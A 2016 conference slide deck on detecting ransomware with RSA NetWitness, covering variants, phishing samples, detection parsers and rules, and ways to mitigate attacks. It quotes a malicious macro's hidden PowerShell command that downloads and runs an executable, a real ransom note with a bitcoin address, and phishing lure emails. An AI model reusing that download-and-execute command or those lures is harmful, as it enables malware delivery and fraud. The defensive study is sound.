

Detecting Ransomware Using RSA NetWitness

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The Threat


Background Targets and Variants



About Us – Raytheon Foreground Security

MSSP Difference

- Managed Detection and Response with a focus in proactive threat hunting
 - –Searching thru datasets that evade traditional rule/signature based solutions
 - Leverage our patented technology to hunt
 - –Not alert driven!
- Data stays in customer space
- Customized approach
 - -Plug into your processes & tools
 - -Vender Inclusive






About Us - VSOC

VSOC

- Hunters human and machine
 - -Reverse engineering
 - -Forensic analysis
 - -Custom content creation
 - -750+ App Rules
 - –Approx. 200 custom Parsers this year
 - -Very low false positive rate
- Blue learns from red
- Customers benefit from other customers
- Threat Scope/Roadmap for entire enterprise







About Us – Large Financial Firm

- Large Financial Firm
 - -Many products, many needs
 - -Constant battle between projects, people and resources
 - -Tier 1- Tier 3 analysts in house with multiple specialties of products
 - -Endpoint
 - Some ECAT
 - Other vendors used as well
 - Network level monitoring
 - •Packets!





Background Information

- Two main types of Ransomware
 - First ransomware threat detected around 1989 AIDS Trojan 5.25" floppy distributed via snail mail.
 - -Lockers
 - Locks the computer
 - Higher success rate of recovery
 - -Crypto
 - Encrypts user data
 - Harder to recover from
 - Most commonly found in the wild
 - Focus of this talk
 - -Ransomware poised to be most profitable malware
 - Most demand Payment in Bitcoin
 - •FBI forecasts could top \$1Billion this year alone
 - Cerber perhaps the most profitable
 - RSA has released content for Cerber



Common Locker Types

- Symmetric one Key much faster
 - -Generated on comp then send to attacker or
 - -Request key from attacker after compromised
 - -To keep the user from having the key
- Asymmetric Public & Private
 - -Much slower
 - Less care about public key
 - Both, this is nasty
 - -Downloaded Public Key
 - Connection must not be blocked to be successful
 - Can reuse same Public key
 - -Embedded Public Key
 - No need to dial out
 - Must use original key pairs every time if giving out private key

256-Bit Symmetric Key AES Generated



File encrypted using AES



RSA Key Retrieved from Ransomware Exe





2048-Bit Asymmetric Key RSA Generated

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AES Key is Encrypted with RSA Key and Embedded in Encrypted File



Current Variant Information

- Pick a variant any variant
 - CBTLocker
 - Uses Both symmetric and asymmetric
 - -Fantom
 - Mimics Windows installer
 - -CryLocker
 - Atypical Beacons
 - –Hydra Crypt
 - Added a countdown clock dumps data at 0
 - De-Crypter Available
 - -CryPy
 - Created totally in Python
 - -Locky
 - Next slide







Locky Variant

- September 26th new Locky variant .odin extension
 - -delivered via macro email
 - -user enables macros
 - –gets an encrypted .dll via C2
 - -encrypts .dll
 - -uses legitimate process rundll32.exe to invoke the downloaded .dll
 - -begins to encrypt user data all files types below are owned

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.yuv, .ycbcra, .xis, .wpd, .tex, .sxg, .stx, .srw, .srf, .sqlitedb, .sqlite3, .sqlite, .sdf, .sda, .s3d
b, .rwz, .rwl, .rdb, .rat, .raf, .qby, .qbx, .qbw, .qbr, .qba, .psafe3, .plc, .plus_muhd, .pdd, .oth, .
orf, .odm, .odf, .nyf, .nxl, .nwb, .nrw, .nop, .nef, .ndd, .myd, .mrw, .moneywell, .mny, .mmw, .mfw, .m
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.ffd, .exf, .erf, .erbsql, .eml, .dxg, .drf, .dng, .dgc, .des, .der, .ddrw, .ddoc, .dcs, .db_journal, .
csl, .csh, .crw, .craw, .cib, .cdrw, .cdr6, .cdr5, .cdr4, .cdr3, .bpw, .bgt, .bdb, .bay, .bank, .backup
db, .backup, .back, .awg, .apj, .ait, .agdl, .ads, .adb, .acr, .ach, .accdt, .accdr, .accde, .vmxf, .vm
sd, .vhdx, .vhd, .vbox, .stm, .rvt, .qcow, .qed, .pif, .pdb, .pab, .ost, .oqq, .nvram, .ndf, .m2ts, .lo
g, .hpp, .hdd, .groups, .flvv, .edb, .dit, .dat, .cmt, .bin, .aiff, .xlk, .wad, .tlg, .say, .sas7bdat,
.qbm, .qbb, .ptx, .pfx, .pef, .pat, .oil, .odc, .nsh, .nsg, .nsf, .nsd, .mos, .indd, .iif, .fpx, .fff,
.fdb, .dtd, .design, .ddd, .dcr, .dac, .cdx, .cdf, .blend, .bkp, .adp, .act, .xlr, .xlam, .xla, .wps, .
tga, .pspimage, .pct, .pcd, .fxg, .flac, .eps, .dxb, .drw, .dot, .cpi, .cls, .cdr, .arw, .aac, .thm, .s
rt, .save, .safe, .pwm, .pages, .obj, .mlb, .mbx, .lit, .laccdb, .kwm, .idx, .html, .flf, .dxf, .dwg, .
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, .NEF, .psd, .cmd, .bat, .class, .jar, .java, .asp, .brd, .sch, .dch, .dip, .vbs, .asm, .pas, .cpp, .p
hp, .ldf, .mdf, .ibd, .MYI, .MYD, .frm, .odb, .dbf, .mdb, .sql, .SQLITEDB, .SQLITE3, .pst, .onetoc2, .a
sc, .lay6, .lay, .ms11 (Security copy), .sldm, .sldx, .ppsm, .ppsx, .ppam, .docb, .mml, .sxm, .otg, .od
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.docm, .docx, .DOT, .max, .xml, .txt, .CSV, .uot, .RTF, .pdf, .XLS, .PPT, .stw, .sxw, .ott, .odt, .DOC,
.pem, .csr, .crt, .key
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Locky Vaccines

- Legacy Static Vaccines
 - —In the past did not target computers with System Language set to Russian
 - –Set registry key
 - HKCU\Software\Locky
 - Locky Updated, static vaccine no longer works
- Dynamic Vaccine Still Applicable on some Variants
 - -Lexi.com
 - –Python script
 - Registry key created based on the individual machine Windows GUID Partition





Ransomware

Delivery Detection and Identification



Typical Delivery or Suspicious indicators (Email campaigns)

- Typo squatting senders
 - -This includes @d0main.com as well as VIPname@notourdomain[.]com
 - -We have a couple of...popular VIP's that get more of certain types of requests
- Specific types of phishing campaigns
 - -"I'm not in the office can you send me X"
 - -Invoice spam, wire fraud & indicators
 - -Common extortion schemes
- Weird attachments
 - –JPG's that are actually executables
 - -MS Office products we don't use in house
 - –Pdfs with macros
- Trending info
 - -Free-mail (yahoo, gmail, outlook, Hotmail etc) senders with 100+ recipients in different business units



Ransomware Note

We, HACKER TEAM - Armada Collective

- 1 We checked your security system. The system works is very bad
- 2 On Friday 26_08_2016_8:00p.m. GMT !!! We begin to attack your network servers and computers
- 3 We will produce a powerful DDoS attack up to 300 Gbps
- 4 Your servers will be hacking the database is damaged
- 5 All data will be encrypted on computers Cerber Crypto-Ransomware
- 4 You can stop the attack beginning, if payment 1 bitcoin to bitcoin ADDRESS: 14RD6ixSshL1SiK42AqSfQg3ktPRDi1fh9
- 5 Do you have time to pay. If you do not pay before the attack 1 bitcoin the price will increase to 20 bitcoins
- 6 After payment we will advice how to fix bugs in your system

Transfer 1 bitcoin to bitcoin ADDRESS: 14RD6ixSshL1SiK42AqSfQg3ktPRDi1fh9 and you'll be out of danger.

Bitcoins e-money https://en.wikipedia.org/wiki/Bitcoin

Bitcoins are very easy to use.

Instruction:

1. You have to make personal bitcoin wallet. It is very easy. You can download and install bitcoin wallet to your PC.

There are lots of reliable wallets, such as: https://xapo.com/

But there are much easier options as well. You can make bitcoin wallet online, for example blockchain.info or coinbase.com and many others.

You may also transfer money directly from exchanger or bitcoin ATM to the decryption address provided to you.

- 2. You can top up the credit on your bitcoin wallet in most convenient way:
- To buy bitcoins in the nearest bitcoin ATM; refer to the address on a website: coinatmradar.com/countries/
- by means of credit card or different payment systems such as PayPal, Skrill, Neteller and others or by cash, for example:

https://localbitcoins.com/buy bitcoins

https://exchange.monetago.com

https://hitbtc.com/exchange

Please search how to buy bitcoins, how to make bitcoin wallet with Google for the additional information



Delivery - Phishing

- Executive spoofing
 - CEO to CFO
 - CEO to other execs
 - Blank email or "hi XXX, are you in the office?"
 - Try to start dialog before sending the wire transfer request or real phish
- Invoice/ bill click bait
 - "company.com employment contrat"
 - Dridex contained in a .doc
 - "Budget report"
 - Zip files containing what look like xls files but are actually highly obfuscated js
 - "Docusign: Invoice amendment"

From: Account Payable [mailto:burkhartfc@embarqmail.com]

Sent: Monday, September 12, 2016 8:29 AM Subject: DocuSign: Invoice Amendment

The Invoice you sent can not work for us and needs some amendments. Kindly check the attached Docusign and pay attention to the Question marks we added to the Invoice to draw your attention to complete these parts. Amend and send the revised so we can make the down payment immediately.

You have a new documents shared with you via Microsoft docs

Click to Open: VIEW DOCUMENT

Docusign makes it easy to counte, store and share online documents, spreadsheets and preventisticon.



Cc: Hello

Hello Paul

How are you, are you in the office?

Marc Stefanski <eliaslin84@gmail.com>

Marc Stefanski

Delivery - Attachments/URL used in attacks

- Attachments
 - -Swf, url, js, doc, docm
 - Service = 25 && attachment = "swf, url, js, doc, docm"
- Compressed in 7z, zip, rar etc.
 - Tool Limitation
 - Can't pull out specific meta values for compressed files but when viewing sessions can pull them out
 - New techniques to avoid network detection
 - Password protected attachments
- Constantly changing
 - MS Publisher files bundled with office 365 even if you don't use it
 - Sandbox avoidance new techniques make detection via packets harder!



Delivery - Exploit Kits (Angler)

- How it works
 - User Browses to a legitimate website
 - Drive by add redirects user to a compromised site
 - Angler hosted webpage
 - Angler scans your computer for vulnerabilities
 - Exploits a vulnerability like outdated Java
 - Drops the payload using the unpatched Java
 - Payload in our case is Ransomware
- RFS Parsers close to 100% accuracy with low false positives
- Benefits of parsers vs IDS rules
 - Multiple filtering points
 - Very flexible



Detection - Phishing

- Worked with RFS to RE indicators on common campaigns
- Created new meta for all phishing related content
- Regularly review content to ensure it is up to date with changing themes

RFS Phishing (8 values) P

theme: wire transfer (1,797) - theme: uk chaps payment (52) - possible extortion email - ddos (32) - corporate phishing service - possibly unauthorized (16) - possible phishing email - are you in the office (5) - suspicious sender regex - mismatched url (5) - common phishing attachment themes dec 2015 (1) - potential locky phish - feb 2016 (1)




Brand spankin new variants

- •Zip containing jar file that looked like a pdf...
- •New techniques running embedded OLE objects via on click function
- Evaded ALL sandbox detection (FireEye, Hybrid, Malwr, Cuckoo (local repo) and AMP/ThreatGrid)
- Had to resort to endpoint detection to identify initially and then go back to create network level indicators



Endpoint level details





New Macro techniques

Macro executes following command:

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -nop -ep bypass -c \$f=[System.IO.Path]::GetTempFileName();(New-Object System.Net.WebClient).DownloadFile('hXXp://sanitizedURL[.]com/changelog/bindata[.] exe', \$f);(New-Object -com WScript.Shell).Exec(\$f)

- Embedded OLE Packager object on-click via some macro voodoo, vs old-fashioned right-click -> Enable Embedded Object
- Has been seen grabbing all sorts of malware from Kovter to JBifrost/Adwind RAT
- •https://blog.fortinet.com/2016/08/16/jbifrost-yet-another-incarnation-of-the-adwind-rat



Detection – Network Indicators

- Look for C2
 - Certain types of malware need parsers to detect C2 communication as it tends to have more indicators that are not always found in meta (CryptXXXX, CryptMic, TeslaCrypt, new badness as yet unnamed)
 - Some just need app rule as indicator are found in meta (Locky)

```
luaCryRansomware:setKeys({
     nwlanguagekey.create("FGS.Suspicious"),
L 3)
function luaCryRansomware:tokenUDP(token, first, last)
   local protocolCheck = nw.getTransport()
   if protocolCheck == 17 then
     local payload = nw.getPayload(1, 500)
     if payload then
       local cpuTag = payload:find("cpu")
       local keyTag = payload:find("key")
       if cpuTag and keyTag then
         nw.createMeta(self.keys["FGS.Suspicious"], "CryLocker Ransomware C2 via UDP")
       end
     end
   end
 end
luaCryRansomware:setCallbacks({
    ["pc"] = luaCryRansomware.tokenUDP
```



Detection – ESA - Power of Correlative Analysis

- Advanced Correlative Detection
- Based on Esper
 - Similar to SQL

Playing in the deep end

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Cerber Ransomware
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Rule Name


Text

```
Version: 1
module Module esa000158;
@Name('Module_esa000158_Alert')
@RSAAlert(oneInSeconds=0, identifiers={"ip src"})
SELECT * FROM PATTERN
    @SuppressOverlappingMatches
    /* Statement: IP Geo DNS Request */
    e1=Event(medium = 1 AND service=53 AND ('myexternalip.com'= ANY(alias_host) OR
'ipecho.net'= ANY(alias_host) OR 'ip-addr.es'= ANY(alias_host) OR 'ipinfo.io'=
ANY(alias_host) OR 'wtfismyip.com'= ANY(alias_host) OR 'freegeoip.net'= ANY(alias_host)
OR 'curlmyip.com'= ANY(alias_host) OR 'ip-api.com'= ANY(alias_host) OR 'icanhazip.com'=
ANY(alias_host)))
   /* Statement: Outbound C&C Request Suspected */
    e2=Event(medium = 1 AND direction='outbound' AND udp_dstport IN (6892) AND
ip_src=e1.ip_src)
    where timer:within(60 seconds)
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Detection – ESA - Power of Correlative Analysis


- Solution for kids that like the shallow end of the pool
- Easy to use GUI
- Much easier to read and formulate
- Enrichments
- Context Hub





Detection - Email

- Hard to detect unless in plain text, even then issues with finding specific indicators as they change often
- New email parser by RSA helps significantly – adds email domains to alias.host, breaks down to/from emails.





Ransomware Identification – File Types

- Example Common Encrypted Files
 - —.EnCiPhErEd, .R5A, .cerber, .encrypted, .crjoker, .hydracrypt_ID_#
 - Locky, .magic, .ENC, .rdm
- Knowing ransomware type can
 - Determine steps to decrypt
- Helpful Link
 - https://id-ransomware.malwarehunterteam.com/
 - Upload your malware sample files
 - Help identify the variant from 191 different types



Ransomware & Other Indicators

- Keeping current on content!
 - Date your parsers!
- Suspicious behaviors in your environment
- Possible Pentest

```
possible dns beacon with no tasking - 0.0.0.0 a record (51,157) - possible c2 post traffic (1,061)
- possible teslacrypt c2 post (600) - possible hola vpn use (546) - possible sql injection success (186)
- possible sundown ek payload (81) - nuclear ek - ie exploit october 2015 (57) - possible phishing page - spryvalidation assets (24) - possible wateringhole attack spoofing beach domain (22)
- burp pentesting tool (12) - angler landing page mar 2016 (9) - ftp over ports 80 or 443 (7)
- outbound irc detection. possible reverse shell (7) - ftp to suspicious countries (6) - nuclear ek - flash exploit october 2015 (6) - kelihos botnet activity (5) - plaintext trojan download (5) - possible pentest script - powershell (5) - numerical .exe download (4) - nuclear ek - trojan download october 2015 (3)
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Ransomware

Mitigation and Recovery Practices



Mitigation – Lock it down!

- Application whitelisting with ECAT
 - -Windows 10 Device Guard
 - -Hardware & Software Requirements
 - –Only executes Trusted Applications
 - -Most Malware is unsigned
 - –Virtualization Based Security(VBS)
 - Protects kernel against bad drivers or system files
 - –Deny DMA-based attacks
 - –VBS has Hardware requirements

Name Resolution Policy
 Scripts (Startup/Shutdown)
 Deployed Printers
 Security Settings
 Account Policies
 Local Policies
 Windows Firewall with Advanced Security
 Network List Manager Policies
 Public Key Policies
 Software Restriction Policies
 Security Levels
 Additional Rules
 Application Control Policies



Object Type

Security Levels

Enforcement

Additional Rules

Designated File Types

Trusted Publishers



Mitigation

- Protections for File less malware
 - -Prevent sponsor type systems tools from reaching out
 - Powershell.exe
 - Proxy Content Filtering
 - -Block Unknown, Pending, Suspicious, and Malicious categories
 - Thorough Attachment Blocking Policies
 - -Compressed Files
 - –.Docm & .xlsm are macro supported files
 - –Antiquated .xls and .doc
 - Post 2K8 docx & .xlsx do not allow embedded macros
 - Company specific zip allowable formats
 - Example rename to .rsazip



Mitigation

- Content Scanners
 - -Compares displayed data to actual data finding the malicious package prior to execution
- No Social Media Period
- •Don't allow external users to access the network outside of a vpn.
- Network Segmentation
 - -Could help spread the ransomware infection



Mitigation

- Rename Volume Shadow Copy
 - -Make it difficult for the ransomware to do what it wants to do.
- Pull the plug
 - -If you are fast enough when the macro hits and the CPU spikes
 - -May be able to break up the communication.
- Patch, Patch, Patch
 - -Prioritize Patching



Recovery

- Good backup practices
- Check to ensure that you backups do not have the ransomware
- De-encryption is a possibility



Helpful Links

Whitelisting:

- https://technet.microsoft.com/en-us/itpro/windows/keep-secure/device-guarddeployment-guide
- http://www.bleepingcomputer.com/tutorials/create-an-application-whitelistpolicy-in-windows/



Time to play Stump the Chump

ANY QUESTIONS?





Please Complete Session Evaluation

RSA Charge 2016

